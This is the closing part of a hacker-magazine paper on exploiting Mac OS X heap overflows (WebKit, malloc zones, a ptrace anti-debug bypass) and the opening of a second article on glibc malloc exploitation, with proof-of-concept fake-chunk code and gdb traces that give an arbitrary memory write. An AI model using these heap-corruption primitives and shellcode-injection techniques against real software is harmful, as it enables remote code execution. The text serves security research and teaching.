There are several methods which can be used to set up the heap correctly for exploitation. One method, suggested by andrewg, is to use a .png image in order to control the sizes of allocations which occur. Apparently this method was learn from zen-parse when exploiting a mozilla bug in the past.

The method which i have used is to create an HTML page which repeatedly triggers the overflow with various sizes. After playing around with this for a while, it was possible to regularly allocate enough memory for the overflow to occur.

Once the limit is reached, it is possible to trigger the overflow in a way which overwrites the first few bytes in any of the pointers in the szone_t struct.

Because of the big endian nature of PPC architecture (by default. it can be changed.) the first few bytes in the pointer make all the difference and our truncated pointer will now point to the .TEXT segment.

The following gdb output shows our initial_malloc_zones struct after the heap has been smashed.

```
        (gdb) x/x (long )*&initial_malloc_zones
        0x1800000:      0x00000000    // Reserved1.
        (gdb)
        0x1800004:      0x00000000    // Reserved2.
        (gdb)
        0x1800008:      0x00000000    // size() pointer.
        (gdb)
        0x180000c:      0x00003abc    // malloc() pointer.
        (gdb)             ^^ smash stopped here.
        0x1800010:      0x90008bc4
```

As you can see, the malloc() pointer is now pointing to somewhere in the .TEXT segment, and the next call to malloc() will take us there. We can use gdb to view the instructions at this address. As you can see in the following example.

```
(gdb) x/2i 0x00003abc
0x3abc: lwz     r4,0(r31)
0x3ac0: bl      0xd686c <dyld_stub_objc_msgSend>
```

Here we can see that the r31 register must be a valid memory address for a start following this the dyld_stub_objc_msgSend() function is called using the "bl" (branch updating link register) instruction. Again we can use gdb to view the instructions in this function.

```
(gdb) x/4i 0xd686c
0xd686c <dyld_stub_objc_msgSend>:       lis     r11,14
0xd6870 <dyld_stub_objc_msgSend+4>:     lwzu    r12,-31732(r11)
0xd6874 <dyld_stub_objc_msgSend+8>:     mtctr   r12
0xd6878 <dyld_stub_objc_msgSend+12>:    bctr
```

We can see in these instructions that the r11 register must be a valid memory address. Other than that the final two instructions (0xd6874 and 0xd6878) move the value in the r12 register to the control register, before branching to it. This is the equivalent of jumping to a function pointer in r12. Amazingly this code construct is exactly what we need.

So all that is needed to exploit this vulnerability now, is to find somewhere in the binary where the r12 register is controlled by the user, directly before the malloc function is called. Although this isn't terribly easy to find, it does exist.

However, if this code is not reached before one of the pointers contained on the (now smashed) heap is used the program will most likely crash before we are given a chance to steal execution flow. Because of this fact, and because of the difficult nature of predicting the exact values with which to smash the heap, exploiting this vulnerability can be very unreliable, however it definitely can be done.

```
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0xdeadbeec
0xdeadbeec in ?? ()
(gdb)
```

An exploit for this vulnerability means that a crafted email or website is all that is needed to remotely exploit an OS X user.

Apple have been contacted about a couple of these bugs and are currently in the process of fixing them.

The WebKit library is open source and available for download, apparently it won't be too long before Nokia phones use this library for their web applications. [5]

--[5 - Miscellaneous

This section shows a couple of situations / observations regarding the memory allocator which did not fit in to any of the other sections.

----[5.1 - Wrap-around Bug.

The examples in this paper allocated the value 0xffffffff. However this amount is not technically feasible for a malloc implementation to allocate each time.

The reason this works without failure is due to a subtle bug which exists in the Darwin kernel's vm_allocate() function.

This function attempts to round the desired size it up to the closest page aligned value. However it accomplishes this by using the vm_map_round_page() macro (shown below.)

```
#define PAGE_MASK (PAGE_SIZE - 1)
#define PAGE_SIZE vm_page_size
#define vm_map_round_page(x) (((vm_map_offset_t)(x) + \
PAGE_MASK) & ~((signed)PAGE_MASK))
```

Here we can see that the page size minus one is simply added to the value which is to be rounded before being bitwise AND'ed with the reverse of the PAGE_MASK.

The effect of this macro when rounding large values can be illustrated using the following code:

```
#include <stdio.h>

#define PAGEMASK 0xfff

#define vm_map_round_page(x) ((x + PAGEMASK) & ~PAGEMASK)

int main(int ac, char **av)
{
        printf("0x%x\n",vm_map_round_page(0xffffffff));
}
```

When run (below) it can be seen that the value 0xffffffff will be rounded to 0.

```
-[nemo@gir:~]$ ./rounding
0x0
```

Directly below the rounding in vm_allocate() is performed there is a check to make sure the rounded size is not zero. If it is zero then the size of a page is added to it. Leaving only a single page allocated.

```
map_size = vm_map_round_page(size);
if (map_addr == 0)
        map_addr += PAGE_SIZE;
```

The code below demonstrates the effect of this on two calls to malloc().

```
#include <stdio.h>
#include <stdlib.h>

int main(int ac, char **av)
{
        char *a = malloc(0xffffffff);
        char *b = malloc(0xffffffff);

        printf("B - A: 0x%x\n", b - a);

        return 0;
```

```
        }
```

When this program is compiled and run (below) we can see that although the programmer believes he/she now has a 4GB buffer only a single page has been allocated.

```
        -[nemo@gir:~]$ ./ovrflw
        B - A: 0x1000
```

This means that most situations where a user specified length can be passed to the malloc() function, before being used to copy data, are exploitable.

This bug was pointed out to me by duke.

----[5.2 - Double free().

Bertrand's allocator keeps track of the addresses which are currently allocated. When a buffer is free()'ed the find_registered_zone() function is used to make sure that the address which is requested to be free()'ed exists in one of the zones. This check is shown below.

```
void            free(void *ptr)
{
 malloc_zone_t       *zone;

 if (!ptr) return;

 zone = find_registered_zone(ptr, NULL);
 if (zone)
  {
     malloc_zone_free(zone, ptr);
  }
  else
  {
     malloc_printf("***  Deallocation of a pointer not malloced: %p; "
                   "This could be a double free(), or free() called "
                  "with the middle of an allocated block; "
                  "Try setting environment variable MallocHelp to see "
                  "tools that help to debug\n", ptr);
     if (malloc_free_abort) abort();
  }
}
```

This means that an address free()'ed twice (double free) will not actually be free()'ed the second time. Making it hard to exploit double free()'s in this way.

However, when a buffer is allocated of the same size as the previous buffer and free()'ed, but the pointer to the free()'ed buffer still exists and is used an exploitable condition can occur.

The small sample program below shows a pointer being allocated and free()ed and then a second pointer being allocated of the same size. Then free()ed twice.

```
        #include <stdio.h>
        #include <stdlib.h>
        #include <string.h>
```

```
int main(int ac, char **av)
{
        char *b,*a  = malloc(11);

        printf("a: %p\n",a);
        free(a);
        b  = malloc(11);
        printf("b: %p\n",b);
        free(b);
        printf("b: %p\n",a);
        free(b);
        printf("a: %p\n",a);

        return 0;
}
```

When we compile and run it, as shown below, we can see that pointer "a" still points to the same address as "b", even after it was free()'ed. If this condition occurs and we are able to write to,or read from, pointer "a", we may be able to exploit this for an info leak, or gain control of execution.

```
-[nemo@gir:~]$ ./dfr
a: 0x500120
b: 0x500120
b: 0x500120
tst(3575) malloc: *** error for object 0x500120: double free
tst(3575) malloc: *** set a breakpoint in szone_error to debug
a: 0x500120
```

I have written a small sample program to explain more clearly how this works. The code below reads a username and password from the user. It then compares password to one stored in the file ".skrt". If this password is the same, the secret code is revealed. Otherwise an error is printed informing the user that the password was incorrect.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define PASSWDFILE ".skrt"

int main(int ac, char **av)
{
        char *user = malloc(128 + 1);
        char *p,*pass = "" ,*skrt = NULL;
        FILE *fp;

        printf("login: ");
        fgets(user,128,stdin);
        if (p = strchr(user,'\n'))
                *p = '\x00';

        // If the username contains "admin_", exit.
        if(strstr(user,"admin_"))
        {
                printf("Admin user not allowed!\n");
                free(user);
                fflush(stdin);
```

```
                goto exit;
        }

        pass = getpass("Enter your password: ");

exit:
        if ((fp = fopen(PASSWDFILE,"r")) == NULL)
        {
                printf("Error loading password file.\n");
                exit(1);
        }

        skrt = malloc(128 + 1);

        if (!fgets(skrt,128,fp))
        {
                exit(1);
        }

        if (p = strchr(skrt,'\n'))
                *p = '\x00';

        if (!strcmp(pass,skrt))
        {
                printf("The combination is 2C,4B,5C\n");
        }
        else
        {
                printf("Password Rejected for %s, please try
again\n");
                        user);
        }

        fclose(fp);
        return 0;
}
```

When we compile the program and enter an incorrect password we see the following message:

```
-[nemo@gir:~]$ ./dfree
login: nemo
Enter your password:
Password Rejected for nemo, please try again.
```

However, if the "admin_" string is detected in the string, the user buffer is free()'ed. The skrt buffer is then returned from malloc() pointing to the same allocated block of memory as the user pointer. This would normally be fine however the user buffer is used in the printf() function call at the end of the function. Because the user pointer still points to the same memory as skrt this causes an info-leak and the secret password is printed, as seen below:

```
-[nemo@gir:~]$ ./dfree
login: admin_nemo
Admin user not allowed!
Password Rejected for secret_password, please try again.
```

We can then use this password to get the combination:

```
-[nemo@gir:~]$ ./dfree
```

```
        login: nemo
        Enter your password:
        The combination is 2C,4B,5C
```

----[5.3 - Beating ptrace()

Safari uses the ptrace() syscall to try and stop evil hackers from debugging their proprietary code. ;). The extract from the man-page below shows a ptrace() flag which can be used to stop people being able to debug your code.

```
PT_DENY_ATTACH
           This request is the other operation used by the traced
           process; it allows a process that is not currently being
           traced to deny future traces by its parent.  All other
           arguments are ignored.  If the process is currently being
           traced, it will exit with the exit status of ENOTSUP; oth-
           erwise, it sets a flag that denies future traces.  An
           attempt by the parent to trace a process which has set this
           flag will result in a segmentation violation in the parent.
```

There are a couple of ways to get around this check (which i am aware of). The first of these is to patch your kernel to stop the PT_DENY_ATTACH call from doing anything. This is probably the best way, however involves the most effort.

The method which we will use now to look at Safari is to start up gdb and put a breakpoint on the ptrace() function. This is shown below:

```
        -[nemo@gir:~]$ gdb /Applications/Safari.app/Contents/MacOS/Safari
        GNU gdb 6.1-20040303 (Apple version gdb-413)
        (gdb) break ptrace
        Breakpoint 1 at 0x900541f4
```

We then run the program, and wait until the breakpoint is hit. When our breakpoint is triggered, we use the x/10i $pc command (below) to view the next 10 instructions in the function.

```
        (gdb) r
        Starting program: /Applications/Safari.app/Contents/MacOS/Safari
        Reading symbols for shared libraries .................... done

        Breakpoint 1, 0x900541f4 in ptrace ()
        (gdb) x/10i $pc
        0x900541f4 <ptrace+20>: addis   r8,r8,4091
        0x900541f8 <ptrace+24>: lwz     r8,7860(r8)
        0x900541fc <ptrace+28>: stw     r7,0(r8)
        0x90054200 <ptrace+32>: li      r0,26
        0x90054204 <ptrace+36>: sc
        0x90054208 <ptrace+40>: b       0x90054210 <ptrace+48>
        0x9005420c <ptrace+44>: b       0x90054230 <ptrace+80>
        0x90054210 <ptrace+48>: mflr    r0
        0x90054214 <ptrace+52>: bcl-    20,4*cr7+so,0x90054218
        0x90054218 <ptrace+56>: mflr    r12
```

At line 0x90054204 we can see the instruction "sc" being executed. This is the instruction which calls the syscall itself. This is similar to int 0x80 on a Linux platform, or sysenter/int 0x2e in windows.

In order to stop the ptrace() syscall from occurring we can simply replace this instruction in memory with a nop (no operation)

instruction. This way the syscall will never take place and we can debug without any problems.

To patch this instruction in gdb we can use the command shown below and continue execution.

```
(gdb) set *0x90054204 = 0x60000000
(gdb) continue
```

--[6 - Conclusion

Although the technique which was described in this paper seem rather specific, the technique is still valid and exploitation of heap bugs in this way is definitely possible.

When you are able to exploit a bug in this way you can quickly turn a complicated bug into the equivalent of a simple stack smash (3).

At the time of writing this paper, no protection schemes for the heap exist for Mac OS X which would stop this technique from working. (To my knowledge).

On a side note, if anyone works out why the initial_malloc_zones struct is always located at 0x2800000 outside of gdb and 0x1800000 inside i would appreciate it if you let me know.

I'd like to say thanks to my boss Swaraj from Suresec LTD for giving me time to research the things which i enjoy so much.

I'd also like to say hi to all the guys at Feline Menace, as well as pulltheplug.org/#social and the Ruxcon team. I'd also like to thank the Chelsea for providing the AU felinemenace guys with buckets of corona to fuel our hacking. Thanks as well to duke for pointing out the vm_allocate() bug and ilja for discussing all of this with me on various occasions.

"Free wd jail mitnick!"

--[7 - References

1) Apple Memory Usage performance Guidelines:
- http://developer.apple.com/documentation/Performance/Conceptual/ManagingMemory/Articles/MemoryAlloc.html

2) WebKit:
- http://webkit.opendarwin.org/

3) Smashing the stack for fun and profit:
- http://www.phrack.org/show.php?p=49&a=14

4) Mac OS X Assembler Guide
- http://developer.apple.com/documentation/DeveloperTools/Reference/Assembler/index.html

5) Slashdot - Nokia Using WebKit
- http://apple.slashdot.org/article.pl?sid=05/06/13/1158208

6) Darwin Source.
- http://www.opensource.apple.com/darwinsource/curr.version.number

7) Bug Me Not
- http://www.bugmenot.com

```
8) Open Darwin
       - http://www.opendarwin.org
```


```
|=[ EOF ]=---------------------------------------------------------------=|
```

7. Advanced Doug lea's malloc exploits - jp

```
                              ==Phrack Inc.==

              Volume 0x0b, Issue 0x3d, Phile #0x06 of 0x0f

|=---------------[ Advanced Doug lea's malloc exploits ]-----------------=|
|=-----------------------------------------------------------------------=|
|=-----------------------[ jp <jp@corest.com> ]-------------------------=|
|=-----------------------------------------------------------------------=|
```


```
1 - Abstract
2 - Introduction
3 - Automating exploitation problems
4 - The techniques
    4.1 - aa4bmo primitive
        4.1.1 - First unlinkMe chunk
        4.1.1.1 - Proof of concept 1: unlinkMe chunk
        4.1.2 - New unlinkMe chunk
    4.2 - Heap layout analysis
        4.2.1 - Proof of concept 2: Heap layout debugging
    4.3 - Layout reset - initial layout prediction - server model
    4.4 - Obtaining information from the remote process
        4.4.1 - Modifying server static data - finding process' DATA
        4.4.2 - Modifying user input - finding shellcode location
            4.4.2.1 - Proof of concept 3 : Hitting the output
        4.4.3 - Modifying user input - finding libc's data
            4.4.3.1 - Proof of concept 4 : Freeing the output
        4.4.4 - Vulnerability based heap memory leak - finding libc's DATA
    4.5 - Abusing the leaked information
        4.5.1 - Recognizing the arena
        4.5.2 - Morecore
            4.5.2.1 - Proof of concept 5 : Jumping with morecore
        4.5.3 - Libc's GOT bruteforcing
            4.5.3.1 - Proof of concept 6 : Hinted libc's GOT bruteforcing
        4.5.4 - Libc fingerprinting
        4.5.5 - Arena corruption (top, last remainder and bin modification)
    4.6 - Copying the shellcode 'by hand'
5 - Conclusions
6 - Thanks
7 - References

Appendix I - malloc internal structures overview
```


```
---------------------------------------------------------------------------

--[ 1. Abstract
```


```
This paper details several techniques that allow more generic and reliable
exploitation of processes that provide us with the ability to overwrite
an almost arbitrary 4 byte value at any location.
Higher level techniques will be constructed on top of the unlink() basic
technique (presented in MaXX's article [2]) to exploit processes which
allow an attacker to corrupt Doug Lea's malloc (Linux default's dynamic
memory allocator).
unlink() is used to force specific information leaks of the target process
memory layout. The obtained information is used to exploit the target
without any prior knowledge or hardcoded values, even when randomization
of main object's and/or libraries' load address is present.
```

Several tricks will be presented along different scenarios, including:
    * special chunks crafting (cushion chunk and unlinkMe chunk)
    * heap layout consciousness and analysis using debugging tools
    * automatically finding the injected shellcode in the process memory
    * forcing a remote process to provide malloc's internal structures
      addresses
    * looking for a function pointer within glibc
    * injecting the shellcode into a known memory address

The combination of these techniques allows to exploit the OpenSSL 'SSLv2 Malformed Client Key Buffer Overflow' [6] and the CVS 'Directory double free' [7] vulnerabilities in a fully automated way (without hardcoding any target based address or offset), for example.

--[2. Introduction

Given a vulnerability which allows us to corrupt malloc's internal structures (i.e. heap overflow, double free(), etc), we can say it 'provides' us with the ability to perform at least an 'almost arbitrary 4 bytes mirrored overwrite' primitive (aa4bmo from now on).
We say it's a 'mirrored' overwrite as the location we are writing at minus 8 will be stored in the address given by the value we are writing plus 12. Note we say almost arbitrary as we can only write values that are writable, as a side effect of the mirrored copy.
The 'primitive' concept was previously introduced in the 'Advances in format string exploitation' paper [4] and in the 'About exploits writing' presentation [5].
Previous work 'Vudo - An object superstitiously believed to embody magical power' by Michel 'MaXX' Kaempf [2] and 'Once upon a free()' [3] give fully detailed explanations on how to obtain the aa4bmo primitive from a vulnerability. At [8] and [9] can be found the first examples of malloc based exploitation.
We'll be using the unlink() technique from [2] as the basic lower level mechanism to obtain the aa4bmo primitive, which we'll use through all the paper to build higher level techniques.

```
                   malloc                            higher
vulnerability  ->  structures  ->  primitive  ->  level
                   corruption                        techniques
---------------------------------------------------------------------------
heap overflow         unlink()                          freeing the output
double free()  ->  technique   ->  aa4bmo     ->  hitting the output
...                                                  cushion chunk
                                                     ...
```

This paper focuses mainly on the question that arises after we reach the aa4bmo primitive: what should we do once we know a process allows us to overwrite four bytes of its memory with almost any arbitrary data?
In addition, tips to reach the aa4bmo primitive in a reliable way are explained.

Although the techniques are presented in the context of malloc based heap overflow exploitation, they can be employed to aid in format string exploits as well, for example, or any other vulnerability or combination of them, which provide us with similar capabilities.

The research was focused on the Linux/Intel platform; glibc-2.2.4, glibc-2.2.5 and glibc-2.3 sources were used, mainly the file malloc.c (an updated version of malloc can be found at [1]). Along this paper we'll

use 'malloc' to refer to Doug Lea's malloc based implementation.

--] 3. Automating exploitation problems

When trying to answer the question 'what should we do once we know we can overwrite four bytes of the process memory with almost any arbitrary data?', we face several problems:

A] how can we be sure we are overwriting the desired bytes with the desired bytes?
As the aa4bmo primitive is the underlying layer that allows us to implement the higher level techniques, we need to be completely sure it is working as expected, even when we know we won't know where our data will be located. Also, in order to be useful, the primitive should not crash the exploited process.

B] what should we write?
We may write the address of the code we intend to execute, or we may modify a process variable. In case we inject our shellcode in the process, we need to know its location, which may vary together with the evolving process heap/stack layout.

C] where should we write?
Several known locations can be overwritten to modify the execution flow, including for example the ones shown in [10], [11], [12] and [14].
In case we are overwriting a function pointer (as when overwriting a stack frame, GOT entry, process specific function pointer, setjmp/longjmp, file descriptor function pointer, etc), we need to know its precise location.
The same happens if we plan to overwrite a process variable. For example, a GOT entry address may be different even when the source code is the same, as compilation and linking parameters may yield a different process layout, as happens with the same program source code compiled for different Linux distributions.

Along this paper, our examples will be oriented at overwriting a function pointer with the address of injected shellcode. However, some techniques also apply to other cases.

Typical exploits are target based, hardcoding at least one of the values required for exploitation, such as the address of a given GOT entry, depending on the targeted daemon version and the Linux distribution and release version. Although this simplifies the exploitation process, it is not always feasible to obtain the required information (i.e. a server can be configured to lie or to not disclose its version number). Besides, we may not have the needed information for the target. Bruteforcing more than one exploit parameter may not always be possible, if each of the values can't be obtained separately.
There are some well known techniques used to improve the reliability (probability of success) of a given exploit, but they are only an aid for improving the exploitation chances. For example, we may pad the shellcode with more nops, we may also inject a larger quantity of shellcode in the process (depending on the process being exploited) inferring there are more possibilities of hitting it that way. Although these enhancements will improve the reliability of our exploit, they are not enough for an exploit to work always on any vulnerable target. In order to create a fully reliable exploit, we'll need to obtain both the address where our shellcode gets injected and the address of any function pointer to overwrite.

In the following, we discuss how these requirements may be accomplished in an automated way, without any prior knowledge of the target server. Most of the article details how we can force a remote process to leak the required information using aa4bmo primitive.

--] 4. The techniques

--] 4.1 aa4bmo primitive

--] 4.1.1 First unlinkMe chunk

In order to be sure that our primitive is working as expected, even in scenarios where we are not able to fully predict the location of our injected fake chunk, we build the following 'unlinkMe chunk':

```
 -4        -4      what     where-8    -11      -15      -19    ...
|--------|--------|--------|--------|--------|--------|--------|...
 sizeB    sizeA    FD       BK
 ----------- nasty chunk -----------|--------|-------------------->
                                             (X)
```

We just need a free() call to hit our block after the (X) point to overwrite 'where' with 'what'.

When free() is called the following sequence takes place:

- chunk_free() tries to look for the next chunk, it takes the chunk's size (<0) and adds it to the chunk address, obtaining always the sizeA of the 'nasty chunk' as the start of the next chunk, as all the sizes after the (X) are relative to it.

- Then, it checks the prev_inuse bit of our chunk, but as we set it (each of the sizes after the (X) point has the prev_inuse bit set, the IS_MMAPPED bit is not set) it does not try to backward consolidate (because the previous chunk 'seems' to be allocated).

- Finally, it checks if the fake next chunk (our nasty chunk) is free. It takes its size (-4) to look for the next chunk, obtaining our fake sizeB, and checks for the prev_inuse flag, which is not set. So, it tries to unlink our nasty chunk from its bin to coalesce it with the chunk being freed.

- When unlink() is called, we get the aa4bmo primitive. The unlink() technique is described in [2] and [3].

--] 4.1.1.1 Proof of concept 1: unlinkMe chunk

We'll use the following code to show in a simple way the unlinkMe chunk in action:

```
#define WHAT_2_WRITE  0xbfffff00
#define WHERE_2_WRITE 0xbfffff00
#define SZ            256
#define SOMEOFFSET    5 + (rand() % (SZ-1))
#define PREV_INUSE    1
#define IS_MMAP       2
int main(void){
   unsigned long *unlinkMe=(unsigned long*)malloc(SZ*sizeof(unsigned
long));
```

```
   int i = 0;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = WHAT_2_WRITE;
   unlinkMe[i++] = WHERE_2_WRITE-8;
   for(;i<SZ;i++){
      unlinkMe[i] = ((-(i-1) * 4) & ~IS_MMAP) | PREV_INUSE ;
   }
   free(unlinkMe+SOMEOFFSET);
   return 0;
}

Breakpoint 3, free (mem=0x804987c) at heapy.c:3176

     if (mem == 0)    /* free(0) has no effect */
3181      p = mem2chunk(mem);
3185      if (chunk_is_mmapped(p))    /* release mmapped memory. */

We did not set the IS_MMAPPED bit.

3193      ar_ptr = arena_for_ptr(p);
3203      (void)mutex_lock(&ar_ptr->mutex);
3205      chunk_free(ar_ptr, p);

After some checks, we reach chunk_free().

(gdb) s
chunk_free (ar_ptr=0x40018040, p=0x8049874) at heapy.c:3221

Let's see how does our chunk looks at a random location...

(gdb) x/20x p
0x8049874:      0xfffffd71      0xfffffd6d      0xfffffd69      0xfffffd65
0x8049884:      0xfffffd61      0xfffffd5d      0xfffffd59      0xfffffd55
0x8049894:      0xfffffd51      0xfffffd4d      0xfffffd49      0xfffffd45
0x80498a4:      0xfffffd41      0xfffffd3d      0xfffffd39      0xfffffd35
0x80498b4:      0xfffffd31      0xfffffd2d      0xfffffd29      0xfffffd25

We dumped the chunk including its header, as received by chunk_free().

3221      INTERNAL_SIZE_T hd = p->size; /* its head field */
3235      sz = hd & ~PREV_INUSE;

(gdb) p/x hd
$5 = 0xfffffd6d
(gdb) p/x sz
$6 = 0xfffffd6c

3236      next = chunk_at_offset(p, sz);
3237      nextsz = chunksize(next);


Using the negative relative size, chunk_free() gets the next chunk, let's
see which is the 'next' chunk:

(gdb) x/20x next
0x80495e0:      0xfffffffc      0xfffffffc      0xbfffff00      0xbffffef8
0x80495f0:      0xfffffff5      0xfffffff1      0xffffffed      0xffffffe9
0x8049600:      0xffffffe5      0xffffffe1      0xffffffdd      0xffffffd9
0x8049610:      0xffffffd5      0xffffffd1      0xffffffcd      0xffffffc9
0x8049620:      0xffffffc5      0xffffffc1      0xffffffbd      0xffffffb9
```

```
(gdb) p/x nextsz
$7 = 0xfffffffc
```

It's our nasty chunk...

```
3239      if (next == top(ar_ptr))    /* merge with top */
3278      islr = 0;
3280      if (!(hd & PREV_INUSE))   /* consolidate backward */
```

We avoid the backward consolidation, as we set the PREV_INUSE bit.

```
3294      if (!(inuse_bit_at_offset(next, nextsz)))
                /* consolidate forward */
```

But we force a forward consolidation. The inuse_bit_at_offset() macro adds nextsz (-4) to our nasty chunk's address, and looks for the PREV_INUSE bit in our other -4 size.

```
3296        sz += nextsz;
3298        if (!islr && next->fd == last_remainder(ar_ptr))
3306          unlink(next, bck, fwd);
```

unlink() is called with our supplied values: 0xbffffef8 and 0xbfffff00 as forward and backward pointers (it does not crash, as they are valid addresses).

```
             next = chunk_at_offset(p, sz);
3315      set_head(p, sz | PREV_INUSE);
3316      next->prev_size = sz;
3317      if (!islr) {
3318        frontlink(ar_ptr, p, sz, idx, bck, fwd);
```

fronlink() is called and our chunk is inserted in the proper bin.

```
--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x8049a40 - top size = 0x05c0
   bin 126 @ 0x40018430
      free_chunk @ 0x80498d8 - size 0xfffffd64
```

The chunk was inserted into one of the bigger bins... as a consequence of its 'negative' size.
The process won't crash if we are able to maintain this state. If more calls to free() hit our chunk, it won't crash. But it will crash in case a malloc() call does not find any free chunk to satisfy the allocation requirement and tries to split one of the bins in the bin number 126, as it will try to calculate where is the chunk after the fake one, getting out of the valid address range because of the big 'negative' size (this may not happen in a scenario where there is enough memory allocated between the fake chunk and the top chunk, forcing this layout is not very difficult when the target server does not impose tight limits to our requests size).

We can check the results of the aa4bmo primitive:

```
(gdb) x/20x 0xbfffff00

                                !!!!!!!!!!                      !!!!!!!!!!
0xbfffff00:     0xbfffff00      0x414c0065      0x653d474e      0xbffffef8
0xbfffff10:     0x6f73692e      0x39353838      0x53003531      0x415f4853
0xbfffff20:     0x41504b53      0x2f3d5353      0x2f727375      0x6562696c
```

```
0xbfffff30:     0x2f636578      0x6e65706f      0x2f687373      0x6d6f6e67
0xbfffff40:     0x73732d65      0x73612d68      0x7361706b      0x4f480073
```

If we add some bogus calls to free() in the following way:

```
   for(i=0;i<5;i++) free(unlinkMe+SOMEOFFSET);
```

we obtain the following result for example:

```
--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x8049ac0 - top size = 0x0540
   bin 126 @ 0x40018430
      free_chunk @ 0x8049958 - size 0x8049958
      free_chunk @ 0x8049954 - size 0xfffffd68
      free_chunk @ 0x8049928 - size 0xfffffd94
      free_chunk @ 0x8049820 - size 0x40018430
      free_chunk @ 0x80499c4 - size 0xfffffcf8
      free_chunk @ 0x8049818 - size 0xfffffea4
```

without crashing the process.

--] 4.1.2 New unlinkMe chunk

Changes introduced in newer libc versions (glibc-2.3 for example) affect our unlinkMe chunk. The main problem for us is related to the addition of one flag bit more. SIZE_BITS definition was modified, from:

```
#define SIZE_BITS (PREV_INUSE|IS_MMAPPED)
```

to:

```
#define SIZE_BITS (PREV_INUSE|IS_MMAPPED|NON_MAIN_ARENA)
```

The new flag, NON_MAIN_ARENA is defined like this:

```
/* size field is or'ed with NON_MAIN_ARENA if the chunk was obtained
   from a non-main arena.  This is only set immediately before handing
   the chunk to the user, if necessary.  */
#define NON_MAIN_ARENA 0x4
```

This makes our previous unlinkMe chunk to fail in two different points in systems using a newer libc.

Our first problem is located within the following code:

```
public_fREe(Void_t* mem)
{
...
  ar_ptr = arena_for_chunk(p);
...
  _int_free(ar_ptr, mem);
...
```

where:

```
#define arena_for_chunk(ptr) \
 (chunk_non_main_arena(ptr) ? heap_for_ptr(ptr)->ar_ptr : &main_arena)
```

and

```
/* check for chunk from non-main arena */
#define chunk_non_main_arena(p) ((p)->size & NON_MAIN_ARENA)
```

If heap_for_ptr() is called when processing our fake chunk, the process crashes in the following way:

```
0x42074a04 in free () from /lib/i686/libc.so.6
1: x/i $eip  0x42074a04 <free+84>:      and    $0x4,%edx
(gdb) x/20x $edx
0xffffffdd:     Cannot access memory at address 0xffffffdd

0x42074a07 in free () from /lib/i686/libc.so.6
1: x/i $eip  0x42074a07 <free+87>:      je     0x42074a52 <free+162>

0x42074a09 in free () from /lib/i686/libc.so.6
1: x/i $eip  0x42074a09 <free+89>:      and    $0xfff00000,%eax

0x42074a0e in free () from /lib/i686/libc.so.6
1: x/i $eip  0x42074a0e <free+94>:      mov    (%eax),%edi
(gdb) x/x $eax
0x8000000:      Cannot access memory at address 0x8000000

Program received signal SIGSEGV, Segmentation fault.
0x42074a0e in free () from /lib/i686/libc.so.6
1: x/i $eip  0x42074a0e <free+94>:      mov    (%eax),%edi
```

So, the fake chunk size has to have its NON_MAIN_ARENA flag not set.

Then, our second problem takes places when the supplied size is masked with the SIZE_BITS. Older code looked like this:

```
      nextsz = chunksize(next);
0x400152e2 <chunk_free+64>:        mov    0x4(%edx),%ecx
0x400152e5 <chunk_free+67>:        and    $0xfffffffc,%ecx
```

and new code is:

```
      nextsize = chunksize(nextchunk);
0x42073fe0 <_int_free+112>:     mov    0x4(%ecx),%eax
0x42073fe3 <_int_free+115>:     mov    %ecx,0xffffffec(%ebp)
0x42073fe6 <_int_free+118>:     mov    %eax,0xffffffe4(%ebp)
0x42073fe9 <_int_free+121>:     and    $0xfffffff8,%eax
```

So, we can't use -4 anymore, the smaller size we can provide is -8. Also, we are not able anymore to make every chunk to point to our nasty chunk. The following code shows our new unlinkMe chunk which solves both problems:

```
unsigned long *aa4bmoPrimitive(unsigned long what,
                               unsigned long where,unsigned long sz){
   unsigned long *unlinkMe;
   int i=0;

   if(sz<13) sz = 13;
   unlinkMe=(unsigned long*)malloc(sz*sizeof(unsigned long));
    // 1st nasty chunk
   unlinkMe[i++] = -4;    // PREV_INUSE is not set
   unlinkMe[i++] = -4;
   unlinkMe[i++] = -4;
```

```
   unlinkMe[i++] = what;
   unlinkMe[i++] = where-8;
    // 2nd nasty chunk
   unlinkMe[i++] = -4; // PREV_INUSE is not set
   unlinkMe[i++] = -4;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = what;
   unlinkMe[i++] = where-8;
   for(;i<sz;i++)
      if(i%2)
            // relative negative offset to 1st nasty chunk
         unlinkMe[i] = ((-(i-8) * 4) & ~(IS_MMAP|NON_MAIN_ARENA)) |
PREV_INUSE;
      else
            // relative negative offset to 2nd nasty chunk
         unlinkMe[i] = ((-(i-3) * 4) & ~(IS_MMAP|NON_MAIN_ARENA)) |
PREV_INUSE;

   free(unlinkMe+SOMEOFFSET(sz));
   return unlinkMe;
}
```

The process is similar to the previously explained for the first unlinkMe chunk version. Now, we are using two nasty chunks, in order to be able to point every chunk to one of them. Also, we added a -4 (PREV_INUSE flag not set) before each of the nasty chunks, which is accessed in step 3 of the '4.1.1 First unlinkMe chunk' section, as -8 is the smaller size we can provide.

This new version of the unlinkMe chunk works both in older and newer libc versions. Along the article most proof of concept code uses the first version, replacing the aa4bmoPrimitive() function is enough to obtain an updated version.

--] 4.2 Heap layout analysis

You may want to read the 'Appendix I - malloc internal structures overview' section before going on.
Analysing the targeted process heap layout and its evolution allows to understand what is happening in the process heap in every moment, its state, evolution, changes... etc. This allows to predict the allocator behavior and its reaction to each of our inputs.
Being able to predict the heap layout evolution, and using it to our advantage is extremely important in order to obtain a reliable exploit.
To achieve this, we'll need to understand the allocation behavior of the process (i.e. if the process allocates large structures for each connection, if lots of free chunks/heap holes are generated by a specific command handler, etc), which of our inputs may be used to force a big/small allocation, etc.
We must pay attention to every use of the malloc routines, and how/where we might be able to influence them via our input so that a reliable situation is reached.
For example, in a double free() vulnerability scenario, we know the second free() call (trying to free already freed memory), will probably crash the process. Depending on the heap layout evolution between the first free() and the second free(), the portion of memory being freed twice may: have not changed, have been reallocated several times, have been coalesced with other chunks or have been overwritten and freed.

```
The main factors we have to recognize include:

A] chunk size: does the process allocate big memory chunks? is our
   input stored in the heap? what commands are stored in the heap?
   is there any size limit to our input? am I able to force a heap
    top (top_chunk) extension?
B] allocation behavior: are chunks allocated for each of our
    connections? what size? are chunks allocated periodically? are
